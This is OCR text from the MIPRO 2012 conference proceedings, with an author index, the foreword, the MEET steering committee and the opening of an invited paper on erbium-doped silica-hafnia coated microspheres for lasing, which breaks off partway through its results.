Braut, V. 1158
Brbić, M. 2198
Brčić, M. 1832
Brčina, S. 682
Bregar, K. 463
Brestovec, B. 1097
Brezany, P. 337
Brinkmann, A. 278
Britvić, P. 836
Brkić, M. 124, 152
Brodić, D. 1060, 1164
Brođanac, P. 1675
Brogni, A. 1190
Bronzin, T. 1917
Broznić, A. 84
Brozović, B. 709
Budin, L. 1675
Bundalo, D. 103
Bundalo, Z. 103
Bunja, Đ. 2070
Buratović, I. 1965
Bušelić, V. 1695
Butković, D. 597
Buzaši, Z. 1604
Cafuta, D. 1046, 1054
Caldwell, D. 1190
Cerin, B. 1899

Chen, P. 337
Cherkashin, E.A. 1263, 1269
Chiasera, A. 5
Chitsaz, B. 270, 354, 360
Cibiel, G. 5
Cifrek, M. 212, 2142
Cogo, E. 2208
Cortes, T. 319
Cota, P. 794
Crljenko Perković, L. 1608
Crnić, T. 290
Crnković, I. 259
Crnjak Orel, Z. 19, 21
Cvitaš, Lj. 1128, 1647
Čačić, G. 1010
Čačko, N. 1485
Čačković, V. 525
Čaršimanović, T. 592
Čavara, S. 832
Čavrak, I. 290
Čavrk, N. 2165
Čeke, D. 587
Čeperić, V. 78
Čerić, P. 2121
Čermák, P. 1139
Čičin-Šain, M. 1342
Čičin-Šain, M. 1591
Čihak, T. 141
Čuljak, I. 2142
Čuljak, M. 1158
Čupić, M. 1310
Ćika, D. 853
Ćorović, A. 1041
Ćosić, K. 1184
Ćubić, I. 734
Ćulumović Županović, I. 1789
Ćurko, K. 1926
Dakić, B. 152, 168
Dalbelo Bašić, B. 813
Damnjanović, M. 239
Davidović, B. 2212
Davidović, D. 452
Davidović, M. 496
Dean, H. 2148
Debeljuh, M. 1506
Dedović, E. 2165
Delač, G. 988
Delić, A. 1379
Delić, N. 2038
Depolli, M. 404
Despotović, V. 1060
Dhope, T. 873, 901
Diduck, Q. 54
Dika, A. 1154
Dimitrov, D. 383
Divić, J. 1506
Divjak, A. 2125
Dizdarević, H. 607
Dizdarević, S. 607
Dodig, I. 1046, 1054
Dodiu, E. 1000
Dogan, V. 124
Dokić, B. 1164
Domijan, P. 1097
Dominko, T. 2121
Dong, J. 162
Donko, D. 1290
Dovedan, Z. 1470
Draganić, M. 853
Dragun, N. 597, 728
Drašković, D. 1279
Draženović, M. 1584
Dražić, M. 1176, 1975
Duh, M. 1304
Dujmić, H. 506
Duk, S. 2096
Duka, D. 807
Dumančić, M. 1631, 2110
Dunjashkins A., 1401
Duraković, B. 2038
Džaferagić, M. 754
Džanko, M. 613
Džapo, H. 212, 2142
Džebo, A. 652
Đerek, V. 19, 21
Đokić, K. 1699
Đurđević, Đ.M. 302
Đurek, M. 788
Đuričković, T. 1778
Đurić, J. 1662
Ebner, M. 1412
Ećimović, V. 560
Ejeckam, F. 54
Eremić, J. 1299
Eret, L. 1579
Erl Šafar, M. 1352
Faili, F. 54
Fatkić, H. 2203
Fedorov, V.E. 29, 31
Fekeshgazi, I.V. 27
Femec, L. 1485
Feron, P. 5
Ferrari, M. 5
Fertalj, K. 326, 395
Fetić, A. 2175
Fickert, L. 1412
Fila, N. 1401
Filipović, V. 1198
Fosić, I. 560
Fotak, T. 1904
Francis, D. 54
Frančić, M. 1465
Furić, K. 19, 21
Furlan, B. 1211
Futivić, K. 2017
Gabela, F. 627, 633
Gaberl, W. 162
Gadewadikar, J. 929
Gaitan, V. 1000
Galba, T. 2067
Galinac Grbac, T. 813
Gamulin, J. 1569
Gamulin, O. 19, 21, 1569
Gašić, I. 1010
Gaudina, M. 1190
Georgiev, D. 343

Gerić, S. 1844
Ghozzi Jedidi, F. 1953
Giedrimas, V. 410
Giljević, D. 698
Giorgini, B. 2062
Glavaš, J. 1370
Glavinić Pecotić, M. 129
Gligora Marković, M. 1465
Glušac, D. 1546
Gojević, T. 669, 784
Gold, H. 1158
Golovko, I.R. 1269
Golub, M. 1245
Granić, A. 2153
Graur, A. 1000
Grayfer, E.D. 29, 31
Grbavac, I. 2153
Grgec, D. 1046
Grgić, A. 530
Grigoriadis, Y. 1412
Groš, J. 48
Groš, S. 1850
Grudenić, I. 994
Grundler, D. 1684
Gule, E.G. 27
Gulić, M. 1285
Gurov, T. 432
Gusev, M. 264, 1808
Hable, R. 554
Hadžialić, M. 646, 677, 754
Hadžić, A. 1877, 2086
Hadžić, N. 2212
Hadžimehmedović, A. 587
Hajdarević, K. 1877, 2086
Halozan, J. 1397
Harasthy, T. 493
Hasković, A. 646
Hebrang Grgić, I. 1491
Hedžić, B. 1710
Hedžić, L. 1710
Heđi, A. 2216
Hefer, A. 1430
Helić, D. 389
Henno, J. 1418
Hlača, B. 1783
Hocenski, Ž. 536
Hoić-Božić, N. 1626
Holenko Dlab, M. 1620
Holomb, R.M. 27
Horvat, G. 884
Horvat, K. 929, 935
Horvat, L. 1028
Horvat, M. 1184
Horvat, S. 618, 2136
Horvat, T. 970, 1647
Horvatin, T. 1370
Hota, A. 764, 859
Hrenek, D. 2216, 2226
Hršak, B. 1705
Hruby, M. 577
Hujdur, M. 2170
Humski, L. 1858, 1987
Hutinski, Ž. 1883
Ibrahimkadić, S. 1106
Ilakovac, V. 1894
Ilić-Delibašić, M. 869, 918
Ilijaš, M. 2121
Ipšić, I. 1168
Ivančić, K. 2121
Ivanda, M. 5, 19, 21, 23, 25, 27
Ivanovska, S. 383
Ivanjko, T. 1316
Ivašić-Kos, M. 1327
Jaakkola, H., 1418
Jackson, M.E. 1970
Jakobović, D. 958, 964, 1234, 1245
Jakopović, Ž. 141
Janciak, I. 337
Jančić, Z. 1695
Janković, D. 2033
Jardas Antonić, J. 2076
Jasika, N. 2234
Jelenković, L. 1850
Jelić, I. 1375
Jelisavčić, V. 1211
Jelkić, V. 1662
Jenko, M. 66
Jesenek Bračko, P. 1575
Jesih, I. 673
Jevtić, D. 1102
Jordanić, M. 207
Jovanović, V. 1552
Jovanović, Z. 879
Joža, A. 173
Jugo, I. 1794
Jukić, B. 564
Jurešić, S. 1097
Juričić, V. 1496
Jurić, D. 2175, 2191
Jurić, I. 1671
Jurinović, M. 1489
Jurišić, M. 1274
Kadrić, L. 1041
Kakanakov, N.R. 841
Kalić, G. 890
Kalpić, D. 326, 1832
Kaljić, E. 592, 677
Kanthe, A. 788
Karaivanova, A. 432
Karanikić, P. 1765
Karlović, A. 2136
Karlović, R. 1111
Kartelj, A. 1198
Karuović, D. 1546
Kasapović, S. 587
Kasipović, I. 640
Kasunić, N. 673
Kašćelan, Lj. 1981
Kaštelan, I. 1033, 1299
Katica, N. 519
Katona, M. 1033, 1299
Kaučič, B. 1384
Kavran, K. 1476
Kazaz, T. 592
Kazi, Lj. 1563
Kazi, Z. 1563

Kekez, K. 1123
Keller, M. 278
Kermek, D. 1274
Kerner, A. 794
Kezić, S. 1037
Khouri, S. 1911
Kim, H.S. 157, 193
Kim, I.C. 157, 193
Kim, Y.G. 193
Kirasić, D. 118
Klaić, M. 1631
Klarin, K. 2056
Klasinc, A.J. 2044, 2050
Klinger, T. 1338
Kljaić, Z. 689
Kljajić Borštnar, M. 2092
Knežević, T. 42
Kocan, E. 918
Köhler, M. 420
Kolarec, J. 2115
Kolumbić, Z. 1514
Komadina, M. 717
Komlen, D. 2221
Konecki, M. 1076, 1274
Kontak, V. 1820
Konjicija, S. 2170
Koprivnjak, S. 1667
Koričić, M. 97
Környei, L. 371
Korobko, A.V. 1941
Koruga, P. 1904
Kosec, G. 404
Kosić, D. 941
Kostadinović, M. 103
Kostoska, M. 1808
Kotočová, M. 577, 780
Kounelis, I. 1803
Kovacs, J. 278, 284, 308
Kovač, D. 1608
Kovačević, D. 1352
Kovačević, L. 682
Kovačić, B. 1501, 1747, 1794
Kozarić, K. 1877
Kozlova, S.G. 31
Kozlovszky, M. 459
Krahtu, W. 1935
Kramberger, T. 1054
Krašna, M. 1304, 1384
Kraut, B. 1775
Krce Miočić, B. 1558, 1753
Kreković, M. 2121
Krelja Kurelović, E. 1425, 1521
Kreso, S. 1106
Krhen, M. 217
Krivić, S. 2170
Kroflin, K. 436, 439
Krpan, N. 1234
Krpić, Z. 259
Krstanović, T. 1430
Kukec, Đ. 1705
Kukec, M. 1705
Kukolj, D. 1176, 1975
Kukuljan, D. 1425
Kulin, M. 592
Kuliš, I.G. 1065
Kuljača, O. 929
Kundrata, J. 60
Kunštić, M. 543
Kurić, M. 677
Kurtanović, E. 2212
Kurtela, M. 941
Kurtović, I. 2234
Kuspilić, N. 1223
Kušek, M. 890
Kušt, I. 2216
Kwon, J. 157
Lacaita, A. 72
Lacmanović, D. 1770
Lacmanović, I. 1770
Lagumdžija, E. 2234
Lamza-Maronić, M. 1370
Latas, B. 1511
Lazić, N. 1440
Lazović, V. 1778
Lažegić, I. 1987
Lebl, A. 665
Leci, G. 1065
Lee, H. 157
Lenart, G. 2092
Librenjak, S. 1470
Lipa, N. 1041
Lipić, T. 452
Lisek, J. 1375
Lombarović, T. 2221
Lončarić, S. 2216
Löschner, J. 1803
Lovas, G. 27
Lovrić, Z. 1873, 1947
Lovrinčević, J. 1352
Lučanin, D. 1285
Lugarić, T. 982
Lukač, D. 1342
Lukić, I. 420
Lukić, M. 152
Lunelli, L. 5
Ljevaković, E. 2212
Ljubić, M. 2001
Mačinko Kovač, M. 1579, 1501
Madritsch, C. 1338
Magdalenić, I. 1257
Magjarević, R. 207
Mahnič, M. 500
Mahnič, V. 1364
Majdandžić, Lj. 48
Majnarić, T. 657
Majstorović, D. 1299
Majstorović, N. 1476
Mäkelä, J. 1418
Makotchenko, V.G. 29
Malčić, G. 1117, 1123, 1714
Malnar, B. 9
Mančić, G. 124
Manev, N.L. 343
Maoduš, N. 189
Marangunić, N. 2153
Maravić Čisar, S. 1456

Marchioni, M. 2062
Marčetić, M. 1148
Marei, M.S. 573, 583
Mariani, L. 1626
Maričević, M. 2125
Marić, A. 239
Marić, M. 682, 2081
Marini, T. 682
Marinović, M. 1460
Markoski, B. 1770
Markov, Ž. 665
Marković, D. 879
Marković, S. 2159
Markučič, Z. 1675
Markulin, D. 543, 549
Maršić, B. 530
Maršić, D. 1117, 1123, 1714
Martinić, A. 326
Martinović, G. 259, 1028
Marušić, A. 1065, 1082
Marušić, T. 1456
Marzona, A. 1993
Matanović, G. 1838
Matas, K. 784
Mateljan, T. 2086
Mateljan, V. 1558
Matešić, M. 1753
Matić, V. 1527
Matijašević, M. 709
Matković, J. 395
Mauša, G. 813
Medved Rogina, B. 377
Medved, V. 1037
Medvedev, M.V. 31
Medvid, I. 758, 770
Međedović, P. 912
Meholjić, E. 2212
Mekovec, R. 1883
Memon, S. 426
Memon, S. 426
Meničanin, A. 185, 239
Mesaroš Grgurić, N. 1638
Metnitzer, A. 694
Mežnarić, I. 1591
Migliardi, M. 1190
Mihajlović, Ž. 189
Mijatović, L. 2148
Mikac, B. 613
Mikša, N. 2216, 2226
Mikuc, M. 682, 758, 1838
Miletić, V. 613
Miličević, M. 1965
Milić, M. 1435
Milidragović, R. 2033
Milivojević, D. 1060, 1164
Milosavljević, V. 189, 243
Milutinović V., 1211, 1198
Miljković, D. 1016, 1022
Miljković, G. 1033
Miočić, P. 1491
Mirković, J. 1981
Mirković, M. 1656
Mirzaeva, I.V. 31
Misnevs, B. 1401
Mišić, M.J. 302
Mišković, I. 935
Mišković, N. 947, 953
Mitić, D. 665
Mitsa, V.M. 27
Mitsuishi, T. 1172
Mladenović, S. 2056
Mohaisen, R. 749
Mohammadalimaddi, A. 364
Mohorovičić, S. 1479
Molnar, G. 129, 1310
Mowafi, M.Y. 573, 583
Možnik, D. 1718
Mrazovac, B. 1006
Mrčela, I. 135
Mrković, B. 93, 1088
Mrvoš, S. 212
Mrzić, A. 2170
Mujačić, S. 587
Musa, K. 549
Musić, J. 2159
Musić, S. 19, 21
Mutapčić, H. 652
Mutavdžić, R. 2027
Slavek, N. d c-vis_29
Nađ, Đ. 947, 953
Nagler, W. 1412
Nagy, M. 780
Nalis, M. 832
Nanver, L.K. 42
Neborovski, E. 1033
Nemet, D. 1176, 1975
Nešić, N.T. 33, 37
Nicheporchuk, V.V. 1941
Nikolić, Lj. 1176, 1975
Nikolić, M. 1299
Nikolova, I. 1179
Nosović, N. 1041, 2165, 2203, 2208, 2212, 2234
Nuhić, I. 319
Očko, M. 23, 25
Ogrizek-Tomaš, M. 2221
Ogrizović, D. 415
Okroša, J. 2105
Olsovsky, M. 577
Olvitz, L. 147
Omerović, E. 2203
Omrčen, V. 1310
Opanović, S. 1041
Orehovački, T. 1257, 1332
Oreščanin, D. 2012
Orlić, M. 1460
Oručević, F. 821
Osmanković, D. 2175
Ostojić, J. 217, 2012
Ovseník, L'. 198, 493
Padavić, I. 1947
Paić-Antunović, L. 958
Palóvá, D. 1358
Panjkov, Z. 1176, 1975
Papić, A. 1430, 1680
Papić, V. 506
Papp, I. 1006

Paramonov, V.V. 1263
Park, G.T. 157, 193
Parman, M. 847
Parsazad, S. 1204
Pašalić, D. 103
Pattinson, C. 1877
Pavić, A. 1391
Pavić, T. 1868
Pavlič, J.I. 479
Pavlić, D. 1552
Pavlić, J. 2007
Pavlić, M. 1552
Pavlić, Z. 982
Pavlina, K. 1511
Pavlov, M. 1060
Pažameta, D. 1123
Pažur, K. 1379
Pečarić, Đ. 484
Peharec, S. 212
Pejanović-Đurišić, M. 869, 907, 918
Pejović, M.M. 33, 37
Pejović, M.M. 33, 37
Penkova , T.G. 1941
Pepe, F. 72
Peraković, D. 689
Perić, N. 976
Perić, S. 1675
Perkovac M. 444
Pešović, U. 879
Petek, D. 2221
Petković, A. 2221
Petković, D. 1635, 1653
Petranović, D. 1239, 1251
Petrova, D.L. 468
Petrova, G.I. 474
Petrović, T. 296
Petrović, V. 976
Picek, S. 1245
Pichler, C. 1935
Pighin, M. 1993
Piho, G. 801, 847
Pinezić, V. 217
Pintar, D. 1959
Pinter, R. 1456
Pivac, N. 734
Plantak Vukovac, D. 1450
Platzer, E. 554
Pobar, M. 1168
Počuča, S. 530, 698
Podnar Žarko, I. 640, 740, 2198
Podobnik, V. 703
Podržaj, J. 113
Pogarčić, I. 1444
Pogarčić, M. 1444
Poghosyan, A.H. 332
Pokornić, V. 682
Pokrić, M. 1176, 1975
Poldrugač, M. 717
Pongrac, A. 1511
Popa, C. 89
Popović, K. 536
Popović, S. 1184
Popović, Ž. 525
Poščić, P. 1327
Potočki, K. 1223
Potroško, M. 1714
Požgaj, Ž. 1321
Prentašić, P. 2216, 2226
Preradović, S. 185
Prezelj, J. 1229
Pribanić, T. 212, 2142
Primorac, S. 2186
Prohaska, Z. 1587
Prohaska, Z. 1598
Protić, J. 1211
Prstačić, S. 436, 439
Pucihar, A. 2092
Purković, D. 1514
Puškarević, B. 764, 859
Puusep, V. 801
Rača, D. 754
Radchanka, I. 1217
Radojević, B. 832
Radosav, D. 1456
Radošević, D. 1257
Radulović, B. 1563
Rajs, V. 189, 243
Rakipović, A. 2181
Rakočević, G. 275
Rambaldi, S. 2062
Ramčić, R. 1732
Ranđić, S. 879
Rashkovska, A. 314, 463
Rauker Koch, M. 1465
Razzazi, M. 270, 348, 354, 360, 364
Rebernak, K. 827
Reif, I. 1332
Repnik, R. 1384
Reshetnyak, I.A. 29
Resmi, R. 179
Révészová, L. 1347
Ribarić, S. 1148
Riedel, M. 426
Righini, G. 5
Ristić, D. 5, 19
Ristić, M. 19, 21
Ristov, S. 264, 1808
Rojković, D. 290
Rolich, T. 1684
Rozsypal, J. 1139
Rožanc, I. 1364
Rožanković, K. 740
Rožić, E. 2198
Rožić, M. 2148
Rudyko, G.Yu. 27
Rundek, N. 1730
Russo, M. 2186
Ružić-Baf , M. 1521
Rybicki, J. 426
Ryu, H. 157
Saboori, E. 1204
Sadykhov, R. 1144, 1217
Sakalauskas, L. 410
Samardžić, N. 239
Sarajlić, N. 2038
Scheer, S. 1803

Schneider-Hornstein, K. 162
Schön, M. 1412
Sedinić, I. 1873
Sekulić, D.L. 234
Seršić, D. 1223
Sertić, M. 1689
Sešek, A. 113
Sharaqa, A. 749
Shaw, D. 1803
Shehu, V. 1154
Shopov, M.P. 474
Sirotković, J. 506
Skala, K. 452
Skendžić, A. 1501, 1747
Skočaj, D. 500
Skočir, V. 1614
Skočir, Z. 1858, 1987
Skolan, V. 2121
Skomeršić, M. 669, 784
Skorin-Kapov, L. 775
Skorin-Kapov, N. 1285
Skular, S. 2001
Slankamenac, M.P. 168, 173, 189, 243
Slavuj, V. 1794
Sluganović, I. 2136
Smailović, V. 703
Smart, J. 54
Smrke, A. 1229
Smrke, I. 1229
Soettrup, C.U. 284
Softić, F. 103
Sokolov, A.Y. 1269
Somek, B. 217
Soukup, T. 1139
Sović, A. 1223
Sović, I. 452
Spasov, G.V. 468, 474
Spudić, V. 970
Srbljić, S. 988, 1820
Sruk, V. 377
Stančić, Z. 1485
Staničić, O. 1826
Stefanova-Peeva, P. 468
Stilinović, N. 953
Stipčević, M. 1853
Stipić, A. 1917
Stipišić, L. 941
Stojaković, B. 1667
Stovrag, E. 869
Strepački, H. 836
Stublić, M. 1850
Stupar, D.Z. 168, 173
Subašić, M. 2216
Subotić, D. 1327
Suligoj, T. 25, 42, 97
Suljić, S. 1587
Sužnjević, M. 709
Šakić, A. 42
Šare, M. 2136
Šarić, D. 827
Šarlija, J. 2121
Šegvić, S. 1158
Šehić, G. 202
Šemić, H. 633
Ševrović, M. 1158
Šifrer, A. 2092
Šikić, M. 2230
Šilić, M. 982, 988
Šimec, A. 1826, 2096
Šimundić, S. 1864
Šimunić, D. 788, 873, 901
Šimunić, J. 1082
Šipuš, Z. 853
Širanović, Ž. 1476
Škiljo, M. 247
Škoda, P. 377
Škopljanac-Mačina, F. 1391
Škugor, G. 734
Škvorc, D. 1820
Šlogar Brcko, M. 1097
Šolić, K. 1894
Šošić, M. 2230
Šoštarić, D. 224, 884
Šteblaj, P. 1229
Štedul, I. 1435
Štefanec, V. 1496
Štefičar, S. 689
Šterk, M. 319
Šunde, V. 135
Šupica, Ž. 1868
Šutalo, S. 1684
Švedek, T. 109, 147, 224
Tahirović, A. 519
Talebi, M. 348, 364
Talić, K. 2203
Tanović, A. 821
Tasić, I. 1546
Tasić, V. 1060, 1164
Tatarko, M. 198
Tekić, Ž. 1176, 1975
Tepandi, J. 801, 847
Tepeš Golubić, L. 2115
Terehin, I.N. 1263
Terstyanszky, G. 308
Tertychniy, V.S. 1263
Težak, T. 2110
Tijan, E. 1765, 1783, 1347
Tomaš, S. 1680
Tomašević, M.V. 302
Tomašević, S. 1671
Tomašić, I. 314, 463
Tomić, D. 415
Tomić, J. 173
Tomljanović, J. 1521
Tomšić, Ž. 1010
Tovjanin, B. 1894
Triska, Z. 947
Trlin, Z. 618
Trnka, D. 2208
Trobec, R. 314, 463, 479
Trontelj, J. 113
Trošt, A. 228
Trubić, B. 2216, 2226
Tučkar, D. 722
Tudić, V. 48
Tulyakov, S. 1144, 1217

Turán, J. 198, 493
Turk, M. 1425
Tutek, Ž. 1724
Ugovšek, J. 314
Ujević Andrijić, Ž. 1111
Ungermanns, C. 1338
Uroda, I. 1587
Urošević, U. 907
Varela, M. 775
Varga, M. 1926
Vasić, V. 682
Večerek, M. 1139
Vejačka, M. 1406
Veletić, M. 912
Velić, M. 1947
Veljović, Z. 907
Vežnaver, R. 682
Vidaček-Hainš, V. 1379
Vidačić, T. 1844
Vidas-Bubanja, M. 1741
Vidić, V. 832
Vidović, M. 496
Vinko, D. 109, 147, 224
Visegradi, A. 308
Vitas, M. 1176, 1975
Vlašić, I. 1117
Vojković, G. 1899
Vojnović, V. 1006
Vrana, R. 1533, 1539
Vranić, M. 1959
Vrbančič, F. 1397
Vrdoljak, B. 1858
Vrkić, D. 1375
Vučić, D. 770
Vučić, M. 129
Vučković, K. 1470
Vuk, A.S. 1635
Vukadinović, M. 152
Vukasinović, I. 275
Vukelić, I. 1091
Vukić, Z. 947, 953
Vukićević, S. 1279
Vukmirović, S. 1591, 1608
Vukoje, N. 124
Vukotić, V. 1158
Vyleghzanin, D. 1144
Wäänänen, A. 284
Werth, W. 1338
Werthner, H. 1935
Windisch, G. 459
Ye, S. 337
Yen, E. 426
Yoo, J.B. 29
Zapletal, M. 1935
Zečić, J. 646
Zekanović-Korona, Lj. 1558, 1753
Zimmermann, H. 162
Zokić, M. 1440
Zoranić, F. 1680
Zouari Turki, I. 1953
Žagar, D. 884
Žagar, M. 296, 436, 439, 1037
Žemva, A. 228
Žeželj, B. 1111
Žigman, D. 673
Žilak, J. 97
Živanov, Lj. 239
Živanov, M.B. 124, 168, 173, 189, 234, 243
Živkov, D. 496, 1033
Žmukić, N. 496
Žonja, S. 23, 25
Žubrinić, K. 1965
Žuvanić, M. 669, 784

FOREWORD

The *Jubilee 35th International ICT Convention MIPRO 2012* was held from 21st until 25th of May 2012 in Opatija, the Adriatic Coast, Croatia. The Convention consisted of ten conferences under the titles: *Microelectronics, Electronics and Electronic Technology (MEET), Distributed Computing and Visualization Systems (DC-VIS), Telecommunications & Information (CTI), Computers in Technical Systems (CTS), Intelligent Systems (CIS), Computers in Education (CE), Digital Economy (DE), Information Systems Security (ISS), Business Intelligence Systems (miproBIS), Government, Local Government, Public Services (GLGPS)*. A special conference was dedicated to works of the students: *MIPRO Junior-Student Papers (SP)*.

The papers presented on these conferences are contained in this comprehensive Book of Proceedings. All the papers were reviewed by an international review board. The list of reviewers is contained in the Book of Proceedings. All the positively reviewed papers are included in the Book of Proceedings. These papers were written by authors from the industry, scientific institutions, educational institutions, state and local administration.

The convention was organized by the Croatian ICT Association MIPRO with the help of numerous co-organizers, sponsors and patrons to whom we owe our sincere thanks. We specially single out our gold sponsors T-Croatian Telecom, Ericsson Nikola Tesla, Končar-Electrical Industries and HEP–Croatian Electricity Company, and the silver sponsors Nokia Siemens Networks and IBM Croatia. Our bronze sponsors are Siemens, InfoData, OiV, VIPNet and Adnet.

To all who helped organize the 35th International ICT Convention *MIPRO 2012* as well as editing of this Book of Proceedings we extend our heartfelt thanks.

Prof. Petar Biljanović, PhD
International Program Committee Chairman

MEET

International Conference on

MICROELECTRONICS, ELECTRONICS AND ELECTRONIC TECHNOLOGY

Steering Committee

Chairs: Petar Biljanović, University of Zagreb, Croatia
Željko Butković, University of Zagreb, Croatia

Members: Slavko Amon, University of Ljubljana, Slovenia
Dubravko Babić, University of Zagreb, Croatia
Maurizio Ferrari, CNR-IFN, Povo-Trento, Italy
Mile Ivanda, Ruđer Bošković Institute, Zagreb, Croatia
Branimir Pejčinović, Portland State University, USA
Aleksandar Szabo, IEEE Croatia Section
Baldomir Zajc, University of Ljubljana, Slovenia

INVITED PAPERS

Erbium Doped Silica Microspheres for Lasing Applications

Davor Ristić[1], Lorenzo Lunelli[2], Alessandro Chiasera[1], Patrice Feron[3], Gilles Cibiel[4], Mile Ivanda[5], Giancarlo C. Righini[6], Maurizio Ferrari[1]

[1] IFN – CNR CSMFO Lab., Via alla Cascata 56/C Povo, 38123 Trento, Italy.
[2]FBK, Via Sommarive 18, Povo 38123 Trento, Italy.
[3] ENSSAT-FOTON (CNRS-UMR 6082), 22300 Lannion, France.
[4] Centre National d'Etudes Spatiales (CNES), 31401 Toulouse Cedex 9, France
[5]Institut Ruđer Bošković, Bijenička cesta 54, 10000 Zagreb, Croatia
[6] IFAC - CNR, MDF Lab., 50019 Sesto Fiorentino, Italy

Abstract - Silica microspheres were made by melting the tip of a standard telecom fiber. They were coated using a dip coating apparatus with a 70% SiO2 – 30 HfO_2 sol-gel derived glass activated by 0.3 % mol of Er^{3+}. The whispering gallery modes of the coated resonator were studied using a full taper – microsphere coupling setup. Upon excitation at 1480 nm sharp peaks in the wavelength range from 1540-1565 nm were observed pertaining to the lasing modes of the microresonator.

I. INTRODUCTION

Silica microresonators are a high quality low-mode volume microresonators. The microspheres can be produced very easily by melting the tip of a standard optical fiber either using a arc discharge or a torch. Inside the microspheres the light is confined by total internal reflection along the circumference of the sphere. The modes of the microsphere are called the whispering gallery modes (WGM)[1]. Their high Q-factor makes them suitable for applications where high light density is required such as lasing applications or non-linear optics. If the microspheres were to be used for lasing applications the optically active material has to be introduced inside the microsphere. This can be done either by producing the entire microsphere from a doped glass or by coating the microsphere with an optically active material. The second method has many advantages over the first since the electric field of the WGMs inside the microspheres is confined close to the surface of the sphere. Different optically active materials can be used for the coating of the microspheres [2-6]. In this paper we present the results about the erbium activated silica-hafnia coated silica microspheres. The silica-hafnia is a very promising material for optical application. It was found to be an excellent host for rare-earth ions. Furthermore it was found that upon annealing at 1000 ^oC hafnia nanocrystals are formed, and that the rare-earth tend to locate themselves around these hafnia nanocrystals greatly increasing their spectroscopic properties such as the emission and absorption cross-section. Detail studies of this material are given elsewhere[7,8].

II. EXPERIMENTAL

The microspheres were produced by melting the tip of a standard optical telecommunications fiber. The diameter of the microsphere was found to be 140±10 μm using a standard optical microscope. The image of the microsphere taken with a optical microscope is given in Figure 1. The microspheres were coated with a film with the composition 70% SiO_2-30% HfO_2 activated with 0.3% mol Er^{3+}. The films were coated using a dip coating technique. The sol was prepared by mixing a solution of $Si(OC_2H_5)_4$ (TEOS), HCl, H_2O, CH_3CH_2OH (ethanol) and $HfOCl_2$. The molar ratio between TEOS, water and the catalyst (HCl) was $n(H_2O) : n(Si(OC_2H_5)_4) : n(HCl) = 200:100:1$. The molar ratio between the TEOS and $HfOCl_2$ was chosen to be $n(Si(OC_2H_5)_4) : n(HfOCl_2) = 70:30$ on the basis of previous experiments. The overall amount of Si and Hf in the sol was controlled so that $c(Si(OC_2H_5)_4) + c(HfOCl_2) = 4.48\ 10^{-4}$ mol/mL in order for the sol to have the viscosity which makes the coating speed to be about 40 nm/dip. Er $(NO_3)_3$ x $5H_2O$ was added to activate the film so that the molar concentration of Er^{3+} in the sol is 0.3 %. The mixture of TEOS, HCl and




Figure 1. Optical image of the coated microphere




Figure 2. The sketch of the microsphere – taper coupling setup.

H_2O was prehydrolised at 65 ^oC for 1 hour before adding the $HfOCl_2$ and the Er $(NO_3)_3$ x $5H_2O$. The entire mixture was then stirred for 16 h until the sol became transparent. Each microsphere was dipped 30 times into the sol. The dipping speed was 40 mm/min and the dipping time 20s. After each dip the microspheres were densified at 900 ^oC for 50 s and after every 10 dips an additional densification was made for 2 min. At the end of the deposition a final densification for 5 min at 900 ^oC was made. A waveguide sample was also made by coating a silica slide with the same sol used for the coating of one of the microspheres. The thickness of the waveguide was determined by m-line spectroscopy. The far field luminescence was measured by exciting the sample using the 514.5 nm line of a argon-ion laser and by collecting the signal using a InGaS detector.

The measurement of the whispering gallery modes was done using a microsphere-taper coupling setup sketched in Figure 2. A 1480 nm (S-band) fibre diode laser was used for the pumping. The laser was passed through an optical isolator (OI) in order to eliminate the back reflection of the laser. The pump laser was made pass through a tapered fiber with a waist radius less than 2 μm in order to achieve coupling with the microsphere. The coupling is achieved by moving the taper close to the sphere so that the evanescent field of the taper and of the whispering gallery modes of the microsphere overlap. The pump laser is coupled inside the microsphere where it is absorbed by Er^{3+} ions inside the coating which in turn emit in the C-band wavelength region around 1550 nm. The emission will be greatly enhanced at wavelengths which correspond to the WGMs of the microsphere. This emitted light is then coupled out of the sphere and into the taper. A C/S band filter wavelength division multiplexer (FWDM) was used to filter out the S-band 1480 nm pump line and to pass through to the detector only the C-band emission. The signal was detected by a Anritsu MS9710B optical spectrum analyzer (OSA). The laser current was kept constant at 300 mA for all the measurements.

III. RESULTS

The thickness of the waveguide was determined using m-line measurements to be 1.25 μm. The refractive index of the films was found to be 1.616 at 633 nm and 1.625 at 453 nm. Since the microsphere and the waveguide were coated using the same sol and the same protocol, and since this protocol was found to be reproducible in previous experiments, we conclude that the thickness and the refractive index of the microsphere coating should be




Figure 3. The far-field luminescence spectra of the microsphere and the waveguide upon excitation at 514.5 nm. The spectra are offset for clarity

equal to the ones measured on the waveguide. In Figure 3 are shown the luminescence spectra of the $^4I_{13/2}$->$^4I_{15/2}$ transition of Er^{3+} ions in the waveguide and the microsphere. It can be seen that there is no visible difference in the spectroscopic properties of the waveguide and the microsphere, meaning that the coating procedure is able to deposit the same type of film on both the waveguide and the microsphere.

